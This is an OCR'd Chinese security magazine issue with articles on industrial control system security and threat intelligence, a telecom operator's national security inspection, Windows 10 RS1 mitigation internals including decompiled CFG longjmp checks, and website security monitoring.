攻击者不仅掌握了信息安全的攻击技巧，更是对功能安全与业务场景了如指掌。工业控制系统，正面临着与业务融合的深度攻击的安全威胁，只考虑功能安全的工控系统已经很难在工业化和信息化融合的万花丛中做到片叶不沾身。未将信息安全融入工控系统全生命周期的工业设施必定存在安全之觞。

工控系统的综合保障思考

在当今的大时代背景下考虑工控安全，就是要把信息安全融入工控系统安全建设的全生命周期当中，贯穿始终。如图 4 所示，可以从四个维度、三个阶段将工控系统信息安全做深做精。

1. 安全理念层面，考虑从传统功能安全的安全监视向基于信息安全的安全防护体系进发，最终形成持续可运营的工控安全运营模式；

2. 安全防护层面，从边界安全向纵深防御领域迈进，最终形成基于设备本体的基因安全防护体系；

3. 安全需求层面，实现从最初的合规性需求满足到业务本体安全需求的进步；

4. 最后，在全生命周期中，将功能安全与信息安全进行全方位的深度融合。

具体到全生命周期的每个阶段，可以得出如下建设思路。




图 4

1. 在工控系统的设计阶段将信息安全因素考虑其中，给出成型的系统建设信息安全解决方案；

2. 在设备选型阶段，选择成熟的融合信息安全的工业控制系统（DCS、PLC、RTU、IED 等）和经过严格测试和认证的全线工控安全产品；

3. 在测试阶段通过漏洞检测与挖掘技术对已成型的系统进行严格的安全测试，通过渗透测试、漏洞扫描、漏洞挖掘等方式发现系统存在的安全隐患并进行加固和修复；

4. 在运行阶段通过非法入侵检测与异常行为安全审计等手段实现安全管理；

5. 在系统检修阶段继续通过漏洞扫描、漏洞挖掘等手段对系统进行二次安全测试；

6. 在废弃阶段对系统残余风险进行确认，确保系统正常报废无风险遗留。




图 5 工控系统全生命周期安全建设

工控安全与威胁情报的深度融合

一切攻击皆有迹可循，针对工控系统的攻击也不例外。从关联角度分析，由于 ERP 系统和 MES 系统打通了连接，而 MES 系统又和生产控制系统有业务关联，因此传统信息系统的风险就被带入了




图 6 工控信息安全防护面临的困境

生产控制系统。虽然目前工控安全产品众多，但真正能解决安全问题的适用性技术手段却少之又少。当前工控系统信息安全防护面临的困境主要有以下几点：

基于以上几点分析，传统信息系统层面大有可为的威胁情报分析技术同样适用于工业控制系统安全领域，通过安全威胁情报技术建设安全威胁情报平台仍不失为一种有效的安全管理手段。

一般而言，针对工控系统的入侵行为有以下几种特点：

1. 在“企业阶段”，它在渗透到 HMI 之前会寻找一个目标 HMI

2. 在“工业阶段”，它感染了 HMI，并寻找目标 PLC，然后再变化，把恶意代码注入 PLC 中

3. 在“运行阶段”，在注入指令破坏进程前，它会利用 PLC 寻找以特定参数运行的 IED 等被控设备

有了攻击的行为特征，就有了判断攻击行为的依据，进而可以依托于威胁情报平台收集威胁情报数据。通过搭建好的企业威胁情报平台，可以实时爬去公网上存在的公网设备信息，如工控设备、服务器、DNS、路由器、智能设备等；可以实时判断公网上的应用信息，如 WEB 服务、FTP 服务、TELNET 服务、代理等服务；也可以将搭建好的蜜罐系统放置于公网，伪装成 PLC 等工控设备，接收 Eripp、Shodan、Zoomeye 等方式的探测，收集针对工控系统不同攻击手段的威胁情报。最终，将公网威胁情报与工控系统所在的生产控制网络的不同工控设备的安全行为等信息进行整合，形成内外结合的工控安全威胁情报体系。整体架构如图 7 所示：

工控安全威胁情报体系架构

通过工控安全预警平台对外部的威胁事件进行样本分析，将成型的情报信息推送到位于安全区的生产控制网络。即可通过主网络通道共享数据，也可通过私有加密协议进行数据传输，最终将情报数据从非安全区传入安全区，实现情报信息的共享，同时位于安全区的监测类装置可根据威胁报告进行规则和策略的调优处理。具体网络结构如

图 7 工控安全预警平台

比如预警平台从生产控制网络的资产行为中建立了一组正常行为基线，即到一组 PLC 的 Modbus 所有通信都是来自于相同的 3 个 HMI 工作站，标记为基线 A。在运营过程中发现监控系统报警，与基线 A 出现分歧，出现了第 4 个系统与 PLC 进行通信，判断其可能的表现有四种：一个新的未被授权的设备被插入网络中（如一台管理员的笔记本电脑）；一个使用欺诈 IP 地址的恶意 HMI 正在运行；新的系统安装上线。通过对近期公网的威胁情报及生产控制网络近期操作行为的整合分析，得知该异常是由于未被授权的设备接入网络所导致。

前行中的工控安全之路

基于全生命周期的工控系统安全综合保障手段的建设，给传统的单点安全防护提供了新的思路。将功能安全、信息安全、威胁情报进行深度融合的工控安全预警平台，连接了孤军奋战的单个结点，融入了故障诊断、异常告警、态势感知、攻击检测等持续可运营的安全防护理念，最大限度的保障工业控制系统稳定、高效、安全的运行。

绿盟科技工控安全

绿盟科技作为国内最早一批从事信息安全的公司，早已开始了对工控安全的战略部署，投入大量的人力物力，现已推出 5 款工控安全产品，分别是工控入侵检测系统，工控安全审计系统，工控漏洞扫描系统，工业安全网关，工业安全隔离装置。针对不同的工业环境，绿盟科技结合实际业务情况给出切实有效的防护方案，帮助用户轻松应对工业控制系统的安全风险，保障业务的顺利运行。绿盟科技在电力行业、石油石化行业、烟草行业工控安全领域有着丰富的行业经验，根据多年工控安全研究经验总结出工业控制系统的攻击路线图，并在此基础上给出工控系统总体安全保障框架，框架基于绿盟科技对工控系统安全需求的理解，结合国内工控安全的规范要求及国外相关标准内容，提出从技术、管理和运行三个维度来保障工控系统安全，这些维度包含网络边界防护、安全纵深防护、安全运行管理和安全管理制度要求等几个方面，涉及从上线前的安全检测、安全能力部署、安全运行三个阶段，覆盖工业控制系统运行周期的安全保障，为客户工控网络安全保驾护航。

运营商行业全国检查经验分享

安全服务部 李贵鹏 王岚　西南服务交付部 敖屹立　运营管理部 周慧芳

关键词：全国大检查 运营商 检查工作要点

摘要：7月初，网信办牵头组织全国关键信息基础设施网络安全检查，7月中旬到7月底，各省（区、市）网络安全和信息化领导小组与中央和国家机关开展检查启动会，将统一领导本地区、本部门的网络安全检查工作，各省（区、市）网信办统筹组织本地区检查工作，预计将持续到12月底。

全国级别的检查项目与省内或部门级别的单次安全评估或者检查项目有很大的区别，容易犯错的点也不太一样，归结起来就是“船大难调头”，需要预判各类风险并且设计应对措施。

一．背景

4月19日，习近平总书记在网络安全和信息化工作座谈会上对关键信息基础设施保护和网络安全检查工作做了精辟论述，指出：“金融、能源、电力、通信、交通等领域的关键信息基础设施是经济社会运行的神经中枢，是网络安全的重中之重，也是可能遭到重点攻击的目标”，要求“要全面加强网络安全检查，摸清家底，认清风险，找出漏洞，通报结果，督促整改”。当前，我国关键信息基础设施面临的网络安全形势严峻复杂，大量党政机关网络被攻击篡改，网站平台大规模数据泄露事件频发，生产业务系统安全隐患突出，甚至有的系统长期被控，面对高级别持续性的网络攻击，防护能力十分欠缺，加之网络安全威胁具有很强的隐蔽性，“谁进来了不知道、是敌是友不知道、干了什么不知道”，亟须摸清家底加强风险评估和防范。随即，7月初，网信办牵头组织全国关键信息基础设施网络安全检查，7月中旬到7月底，各省（区、市）网络安全和信息化领导小组与中央和国家机关开展检查启动会，将统一领导本地区、本部门

的网络安全检查工作，各省（区、市）网信办统筹组织本地区检查工作，预计将持续到 12 月底。

运营商作为我国关键信息基础设施的建设者和维护者之一，在网络安全工作上承担着重要责任与巨大压力。从 21 世纪初开始至今，工信部、公安部、国资委等部门每年会联合各省通信管理局对运营商展开全国信息安全检查工作，且作为绩效考核内容，影响运营商的安全投资预算。除了面对大量的上级监管部门检查，运营商内部也会针对重大事件、重大活动等展开专项检查，集团公司也会定期以部门为单位展开全国检查，由大检查引出各类小检查，运营商各级单位、部门应接不暇。

对于运营商安全检查的制度化和常态化，其每年在安全检查、迎检、改进方面的资本投入也成为了各厂商安全服务的主要战场。

在此背景下，2016 年初绿盟科技与某运营商集团公司签署了合作框架协议，成为该运营商未来 2-3 年检查的主要技术支持单位。主要工作内容为支持全国范围安全检查规范及方案的制定、安全检查形式的设计和组织、安全检查结果的整理和分析、后期的安全建设及加固指导。该项目的顺利签署和实施增加了我司在该运营商全国各省的影响力。

二．某运营商全国检查工作要点

从审计分类上看，网络与信息安全检查工作属于信息安全（IS）审计类别。审计的基本概念是“确定控制目标（潜在风险）及针对这些目标的相关控制”，“需要由具备资质、胜任、独立的组织或成员，针对流程的预定结果，客观地收集并评价证据，以确定与既定标准的符合程度，形成意见并报告的系统过程。”

信息安全审计计划的一般程序主要包含：

1. 识别业务：了解业务使命、目标、目的和流程，包括信息和处理要求

2. 识别指导文档：识别需要参考的政策、标准、指南、规程和组织结构等

3. 实施风险分析: 识别风险。（固有风险，控制风险，检测风险）

4. 识别内部控制：现有的管理及技术风险控制手段。

5. 确定审计目标和审计范围

6. 制定审计方法或审计策略

7. 分配人力资源

8. 专注于后勤保障

而执行单个审计工作的主要程序包括：

1. 审计对象：确定被审计的领域

2. 审计目标：明确审计目标

3. 审计范围：确定要检查的具体系统、职能或单元

4. 初步审计计划：确定所需技能与资源，确定测试检查的信息来源，确定审计地点和设施

5. 审计程序和步骤：选择测试的方法；确定访谈对象；搜集政策和标准；开发审计工具

6. 评价测试和检查结果

7. 与管理人员沟通结果

8. 审计报告

审计工作的灵魂在与强调客观、独立及职业胜任能力。确定了如上的概念和工作流程要符合审计工作的要求和灵魂。

下面从方案设计和检查组织执行两个部分说明本次检查工作的大致内容：

1. 设计安全检查方案设计

在安全检查方案的设计过程中，项目组执行的是全国性的安全检查工作。所以方案主要参考一般审计工作流程，并且关注审计计划中的资源保障部分进行设计。对安全检查的目标、范围、指导文件、检查内容及检查方法、人员组织及检查安排、后勤保障及项目风险控制等方面进行了讨论设计。并且模拟试点单位进行了风险评估及控制识别，进一步对后期审计重点进行修订。

本次全国安全检查主要分为技术与管理两个部分。其中技术安全检查主要包括基础安全检查和应用安全检查。

• 基础安全检查主要包括：漏洞扫描、基线检查、弱口令检查、未知资产梳理等；

• 应用安全检查主要包括：内网系统渗透测试，外网业务网站渗透测试，APP 安全测试、入侵痕迹检查、知名高风险漏洞检查等内容。

安全管理部分分为：基础安全管理检查、合作伙伴检查专项、业务网站检查专项、符合性评测检查专项。

2. 安全检查形式的设计和组织

本年度全国安全检查形式主要为远程安全检查加现场安全检查的形式。其中远程安全检查主要针对全国对公网开放的各类门户、网站、营业厅等系统进行全面细致的渗透测试工作，工作持续一个月，由公司专门选拔的渗透测试团队跟进完成；现场检查以检查组的方式开展，共 11 组分 3 个批次对全国 32 个目标省份和数据中心进行安全检查。每个检查组的人员组成为客户代表 3-6 人（强省带弱省），厂商技术专家 5-7 人。其中，绿盟科技作为厂商技术专家参与技术检查工作，分工主要包括 1 名组长，1-2 名基础安全检查人员，2 名渗透测试人员，1-2 名管理人员。检查组成员原则上必须跨区域交叉检查，检查时间持续 7 天。

检查组分工明确，职责分离。厂商人员负责技术部分检查，与客户代表共同进行管理部分检查，集团客户代表负责沟通协调与检查监督。原则上技术检查与管理检查工作互不干涉，平行独立完成。

三．统一协作平台创新与价值

全国检查工作因涉及大量技术人员同时检查及长期出差，给公司交付团队提出了很高的要求，后期的数据整理与分析也给项目管理组带来了非常大的压力。考虑到该项目符合公司战略——服务模式从线下转移到线上，项目组首次创新式的采用了统一协作平台（简称 APOLLO 平台）来辅助进行数据汇总、分析及报告输出工作，提高整体工作效率、统一规范输出交付物。

APOLLO 平台涵盖了本次检查中的漏洞扫描、基线检查、未知资产梳理、内网系统渗透测试、外网业务网站渗透测试等检查项，支持相关报告的输出，提供了统一的数据汇总分析功能，通过统一工作平台可以了解各行业漏洞数据分布、运营商行业风险等级分布以及开发商所负责系统的安全隐患等信息。

APOLLO 平台后续预计会支持公司所涉及的渗透测试、漏洞扫描、配置核查、符合性测试、管理制度评测、代码审计、APP 测试、应急响应、安全加固、弱口令转型等安全服务项目，形成服务模式创新，以便公司服务团队更高效的速度为客户提供第一时间的应急响应服务。

- 漏洞管理，将会提供基于行业的数据分析以及趋势预测；
- 配置管理，将为提供更为全面的合规配置规则；
- 知识管理，将为提供更为专业更加全面的加固方案；
- 方案管理，将为提供更适合解决方案；
- 报告管理，将为提供规范统一的各服务单项、汇总报告，并提供定制化报告

四 · 检查工作的注意与建议

全国级别的检查项目与省内或部门级别的单次安全评估或者检查项目有很大的区别。容易犯错的点也不太一样，归结起来就是“船大难调头”，需要预判各类风险并且设计应对措施。

首先，时间和进度带来的风险。

全国型的检查一般会有严格的工作时间、内容与进度安排，每个检查组会连续检查多个

单位，而且在一个单位内检查时间固定。工作量较大、时间紧迫导致检查工作的容错率不高，特别要注意的几个风险：

1. 人员风险：工作强度较大且跨省交叉检查，突发的身体不适或生病、离岗离职等情况，会给检查工作带来非常大的交付风险，所以需要对人员的精神与身体状态进行密切关注和留意，同时选择好替补人选。

2. 工具风险：需要提前做好检查用工具的选择与测试，确保检查工具没有问题，同时尽量做好冗余备份。工具不限于手机、电脑、U 盘、扫描器等检查使用的一切软硬件。

3. 沟通风险：工作进度与交付第一，所以如检查遭遇阻碍影响工作进度，及时沟通上报解决，切不可消极被动。

其次，保证检查标准统一，一碗水端平。

全国性检查另一个重大的风险在于检查标准不统一导致的部分单位检查结果不公平。项目组应尽力保证检查标准统一、结果客观，而这种统一不能只依赖于检查组团队经验或者个人经验。这就要求：

1. 检查团队的内部甄选。要求每个检查组的组长组、员尽可能的能力相仿，有时如果有特别优秀的人在某一个检查组反而会出现问题。反之，能力不达的团队成员也会影响检查进度与效果。

2. 检查流程、标准和工具的统一。对于组内每个角色的职责、检查标准、工作流、检查工具和交付物等进行统一规定，并且由组长进行规范执行监控，保证组内成员严格按照既定流程、使用既定工具完成既定交付。

3. 通畅的沟通渠道。项目管理团队与各级组长需要保持通畅紧密的沟通，逐级汇报逐级监督考核，对于检查过程严密控制。

4. 职业审慎。对于全国汇总的数据收集和分析，要做到职业审慎，最好能通过稳定的自动化工具完成数据收集和初步分析的工作，防止人工分析可能产生的错误。如果必须要进行人工分析，则必须做数据的多轮分组重复分析及检查校准。

五．合规的意义

随着互联网的不断发展，信息安全越来越重要，面对重大安全泄密事件，我国对信息系统安全管理建设提出了更为明确的强制性要求，合规已经成为一种趋势和要求。

通过法律法规以及其他规范制度的合规性检查，找出危险源和危险因素，就可以使制定的预防方案和纠正措施有的放矢，使预防工作高效实用。合规性检查也可以鼓励帮助各行业更有效地配置资源、有效地提升风险的创新。同时它还是“一切事故均可以预防”的根基，是主动承担社会责任的科学依据，确保最高管理者意识到潜在的或现实存在的不符合带来的风险，并采取适当的措施以满足组织的守法承诺。

合规性检查的整改意见

1、在制定合规性检查标准时可先将同类的“适用要求”合并后作为评价的输入信息。对于同一项“适用要求”在多个法律法规均有涉及时，应按最详细的、最新的规定加以识别；

2、应根据自身的运作模式、“适用要求”的数量种类等确定检查方式；

3、根据不同活动、产品和服务的类型和周期，对适用的法律法规要求和其他要求的遵守情况进行定期评价。同时根据国家、地方、行业或者组织自身的法律法规修订、新颁布和实施应及时做出相应的合规性检查制度调整。

Windows10 RS1新安全特性

高级安全研究部　张云海

关键词：Windows10 RS1 Mitigation 安全绕过漏洞 微软操作系统


摘要：本文对 Windows10 周年更新 RS1 中新引入、启用的安全特性进行分析。绿盟科技已经连续三年获得微软 Mitigation Bypass Bounty 项目奖励，该项目旨在奖励安全研究员对于创新性的攻击利用技术的研究，这里特指可绕过或缓解微软操作系统最新版本内置防御措施的技术，针对这些研究成果，微软会提供单个最高 10 万美元奖励。

一．概述

微软在 2016 年 8 月 2 日正式发布了代号为 Redstone1 的 Windows10 周年更新，在增强功能的同时也做了大量的安全改进。

本文将对其中一些重要的新安全特性进行分析，包括：缓解措施策略、执行流保护、子进程限制策略等。


二．缓解措施策略



Windows10 RS1 中没有引入新的缓解措施策略（Mitigation Policy），但是在 Microsoft Edge 浏览器中启用了 Process Dynamic Code Policy 策略：

启用这一策略后将阻止进程创建动态代码或者修改已经存在的可执行代码。

此时，若调用 VirtualAlloc 的 flProtect 参数为 PAGE_EXECUTE、PAGE_EXECUTE_READ、PAGE_EXECUTE_READWRITE，该函数将失败，错误代码为 ERROR_DYNAMIC_CODE_BLOCKED(1655,0x677)。



调用 VirtualProtect 的结果则由目标内存区域当前的 Protect 和参数 flNewProtect 共同决定，如下：

Old Protect / New Protect	EXECUTE	EXECUTE_READ	EXECUTE_READWRITE	NOACCESS	READONLY	READWRITE
EXECUTE	✓	✓	✓	×	×	×
EXECUTE_READ	✓	✓	✓	×	×	×
EXECUTE_READWRITE	×	×	×	×	×	×
NOACCESS	✓	✓	✓	✓	✓	✓
READONLY	✓	✓	✓	✓	✓	✓
READWRITE	✓	✓	✓	✓	✓	✓

若该函数失败，错误代码同样为 ERROR_DYNAMIC_CODE_BLOCKED。

值得注意的是，RS1 中对 Process Dynamic Code Policy 的定义做了调整，引入一个新的字段 AllowThreadOptOut，如下：

```C++
typedef struct _PROCESS_MITIGATION_DYNAMIC_CODE_POLICY {
  union {
    DWORD  Flags;
    struct {
      DWORD ProhibitDynamicCode  :1;
      DWORD AllowThreadOptOut  :1;
      DWORD ReservedFlags  :30;
    };
  };
} PROCESS_MITIGATION_DYNAMIC_CODE_POLICY,
*PPROCESS_MITIGATION_DYNAMIC_CODE_POLICY;
```

MSDN 上对此字段的说明如下：

AllowThreadOptOut

Set (0x1) to allow threads to opt out of the restrictions on dynamic code generation by calling the SetThreadInformation function with the *ThreadInformation* parameter set to **ThreadDynamicCodePolicy**; otherwise leave unset (0x0). You should not use the **AllowThreadOptOut** and **ThreadDynamicCodePolicy** settings together to provide strong security. These settings are only intended to enable applications to adapt their code more easily for full dynamic code restrictions.

即设置这一标志后，将允许线程通过调用 SetThreadInformation 来绕过 Process Dynamic Code Policy 策略的限制。其目的是为了使应用更易于启用这一策略，但是实质上确实降低了这一策略的安全性，因此并不建议使用。


三．执行流保护

执行流保护（CFG）是 Windows10 引入的新安全特性，RS1 中继续扩展 CFG，将 setjmp/longjmp 也纳入其保护范围。

longjmp 在执行跳转之前会调用 __except_validate_jump_buffer 进行校验：

```
void __cdecl __noreturn longjmp(jmp_buf env, int value)
{
  __except_validate_jump_buffer(env);
  __longjmp_internal(env, value);
}
```

但是该函数一直是个空函数：



```
; Exported entry  90. _CrtDbgBreak
; Exported entry  95. _CrtDoForAllClientObjects
; Exported entry 100. _CrtMemCheckpoint
; Exported entry 102. _CrtMemDumpAllObjectsSince
; Exported entry 103. _CrtMemDumpStatistics
; Exported entry 107. _CrtSetDbgBlockType


public ___except_validate_jump_buffer
___except_validate_jump_buffer proc near
retn                    ; _CrtDbgBreak
___except_validate_jump_buffer endp ; _CrtDoForAllClientObjects
                        ; _CrtMemCheckpoint
                        ; _CrtMemDumpAllObjectsSince
                        ; _CrtMemDumpStatistics
```

RS1 中该函数的实现如下：

```
int __cdecl __except_validate_jump_buffer(int env)
{
  TEB* teb;
  unsigned int env_esp;
  unsigned int env_eip;
  if ( __guard_check_icall_fptr != _CrtMemCheckpoint )
  {
    teb = __readfsdword(0x18);
    env_esp = *(env + 0x10);
    if ( env_esp < *(teb + 8) || env_esp > *(teb + 4) )
      __fastfail(0xDu);
    result = 0;
    if ( GuardCheckLongJumpTargetImpl )
    {
      env_eip = *(env + 0x14);
      __guard_check_icall_fptr(GuardCheckLongJumpTargetImpl);
      result = GuardCheckLongJumpTargetImpl(env_eip, 0);
    }
  }
  return result;
}
```

这里主要是检查 jmp_buf 中保存的 ESP 是否落在当前线程的栈空间内，然后在设置了 GuardCheckLongJumpTargetImpl 的情况下调用该函数做进一步校验。

通常情况下 GuardCheckLongJumpTargetImpl 被初始化为指向 KERNELBASE!GuardCheckLongJumpTarget。

KERNELBASE!GuardCheckLongJumpTarget 的实现如下：

```
int __stdcall GuardCheckLongJumpTarget(int PcValue, int isFastFail)
{
  NTSTATUS hResult;
  char Result;
  if ( isFastFail & 0xFFFFFFFE )
  {
    RtlSetLastWin32Error(0x57);
    Result = 0;
  }
```

```
    else
    {
      hResult = RtlGuardCheckLongJumpTarget(PcValue,
isFastFail, &Result);
      if ( hResult < 0 )
      {
        BaseSetLastNTError(hResult);
        Result = 0;
      }
      else
      {
        RtlSetLastWin32Error(0);
      }
    }
    return Result;
  }
```

实际的校验在 ntdll! RtlGuardCheckLongJumpTarget 中完成：

```
int __stdcall RtlGuardCheckLongJumpTarget(PVOID
PcValue, char IsFastFail, int Result)
{
  char rst;
  LoadConfig *pLoadConfig;
  int Offset;
  ULONG Size;
  PVOID BaseOfImage;
  if ( LdrControlFlowGuardEnforced() == 1 )
  {
    rst = 0;
    RtlPcToFileHeader(PcValue, &BaseOfImage);
    if ( BaseOfImage )
    {
      pLoadConfig = RtlImageDirectoryEntryToData(BaseOfI
mage, 1, 0xA, &Size);
      if ( !pLoadConfig || Size != 0x40 && Size != pLoadConfig->Size )
        goto LABEL_10;
      if ( pLoadConfig->Size < 0x78 )
        goto LABEL_10;
      if ( !(pLoadConfig->GuardFlags & 0x10000) )
        goto LABEL_10;
      Offset = PcValue - BaseOfImage;
      if ( pLoadConfig->GuardLongjmpCount > 0 )
      {
        if ( bsearch_s(
               Offset,
               pLoadConfig->GuardLongjmpTable,
               pLoadConfig->GuardLongjmpCount,
```

```
                (pLoadConfig->GuardFlags >> 28) + 4,
                RtlpTargetCompare,
                0) )
          {
            goto LABEL_10;
          }
        }
      }
       else if ( RtlQueryProtectedPolicy(dword_6A21CA90,
&BaseOfImage) >= 0 && BaseOfImage > 0 )
      {
    LABEL_10:
        rst = 1;
    LABEL_11:
        if ( Result )
          *Result = rst;
        return 0;
      }
      if ( IsFastFail != 1 )
        RtlFailFast2(0x26, PcValue);
      goto LABEL_11;
    }
    if ( Result )
      *Result = 1;
    return 0;
  }
```

首先，检查是否启用了 CFG，若未启用则直接返回；

然后，调用 RtlPcToFileHeader 获取目标地址所在模块的基地址；

接着，解析该模块 PE 头部，获取 LoadConfigurationDirectory；

在 RS1 中，LoadConfigurationDirectory 被扩展，加入以下字段

偏移	名称	含义
0x60	GuardLongjmpTable	有效 longjmp 目标地址表指针
0x64	GuardLongjmpCount	有效 longjmp 目标地址数目

这两个新增的字段定义了一个由所有有效的 longjmp 目标地址构成的表格。

最后，调用 bsearch_s 查找目标地址是否在此表格内，以确定其有效性。

如果目标地址有效，则正常返回，否则调用 RtlFailFast2 抛出异常。

对于不在任何模块内的地址，该函数会查询 Protected Policy {4F6AE3A6-8B1B-4623-93A2-294CD743BBD1}，若设置了该策略则正常返回，否则调用 RtlFailFast2 抛出异常。

四．子进程限制策略

子进程限制策略本身在 Windows10 TH2 中就已经引入。

在调用 CreateProcessAsUser 创建进程之前，调用 UpdateProc

ThreadAttribute 设置 PROC_THREAD_ATTRIBUTE_CHILD_PROCESS_POLICY 属性可以启用这一策略，如下：

```
C++

BOOL WINAPI UpdateProcThreadAttribute(
  _Inout_   LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList,
  _In_      DWORD                        dwFlags,
  _In_      DWORD_PTR                    Attribute,
  _In_      PVOID                        lpValue,
  _In_      SIZE_T                       cbSize,
  _Out_opt_ PVOID                        lpPreviousValue,
  _In_opt_  PSIZE_T                      lpReturnSize
);
```

MSDN 上对此属性的说明如下：

PROC_THREAD_ATTRIBUTE_CHILD_PROCESS_POLICY	The *lpValue* parameter is a pointer to a **DWORD** or **DWORD64** value that specifies the child process policy. THe policy specifies whether to allow a child process to be created. For information on the possible values for the **DWORD** or **DWORD64** to which *lpValue* points, see Remarks.

可选的属性值有：

The **DWORD** or **DWORD64** pointed to by *lpValue* can be one or more of the following values when you specify **PROC_THREAD_ATTRIBUTE_CHILD_PROCESS_POLICY** for the *Attribute* parameter:

PROCESS_CREATION_CHILD_PROCESS_RESTRICTED 0x01

The process being created is not allowed to create child processes. This restriction becomes a property of the token as which the process runs.

PROCESS_CREATION_CHILD_PROCESS_OVERRIDE 0x02

The process being created is allowed to create a child process, if it would otherwise be restricted. You can only specify this value if the process that is creating the new process is not restricted.

若启用这一策略，新创建进程的 TOKEN 的标志字段中第 19 位将被置位，以表明这一策略的启用。

RS1 中引入一个新函数 nt!SeTokenIsNoChildProcessRestricted 来检查这一标志位，如下：

```
char__thiscall SeTokenIsNoChildProcessRestricted(_
TOKEN *token)
{
return (token->TokenFlags >> 19) & 1;
}
```

nt!NtCreateUserProcess 在创建进程时会调用此函数进行检查：

若这一标志位为 1，则 nt!SeSubProcessToken 返回错误码 0xc000049d。此错误将沿调用栈依次返回，最终 nt!NtCreateUserProcess 创建进程失败，将错误码 0xc000049d 返回用户态。

RS1 版本的 Microsoft Edge 浏览器启用子进程限制策略，使得漏洞利用无法直接以子进程的方式执行 payload，能有效的防御 DVE 这类的高维攻击技术。

五．总结

这次 Windows10 的周年更新中并没有大范围的引入新的安全特性，更多的是对已有的安全特性进行扩展与加强。

这些增强与之前已经启用的那些安全特性一起，共同构成一个立体、纵深的防御体系，极大的增强了 Windows 系统的安全性。

做真正适合自己的网站安全监测平台

ROS产品管理团队 卢梁

关键词：网站安全监测 安全检查 漏洞风险管理 事故灾害管理

摘要：缺乏安全服务专业人才，缺乏高效的运营监管工具，安全检查如何应对，国际黑客总是蠢蠢欲动，4 个问题针对性解决方案。方案整合并转化为易用的网络安全监测平台，可以服务外包，可以协同运营，更可以自运营，同时还需要降低成本，这些是摆在绿盟科技专家面前的问题。

众所周知，治国的根基在于安邦，我国近年来对于国家安全的重视程度达到了前所未有的高度，2015 年 1 月党中央审议通过了《国家安全战略纲要》，2015 年 7 月将《中华人民共和国国家安全法》正式纳入国家宪法体系中，特别是加强网络信息安全建设，维护国家网络空间主权也作为关键一环在战略纲要以及国家安全法中被重点提及。

其实国家从 2014 年伊始已经开始深度布局网络安全，2014 年年初中央网络信息化领导小组正式成立，为了保障和促进党政机关、企事业单位网站安全建设，中网办、国务院办公厅先后发布 1 号文及 15 号文，此后公安部在 2015 年发布公信安 21 号令，并在 2015 年底，公安部联合网信办、工信部、中央编办，四部委共同发布公信安 2562 号令，意在督促各政企单位建立各行业内的网络安全预警监测系统，健全并完善重大安全事件的报告、响应以及应急处置机制。

从主管机构面临的挑战谈起

“空谈误国，实干兴邦”，在国家安全顶层设计不断展开的过程中，各省市、各行业主管机构成为落地国家安全战略的中坚力量。

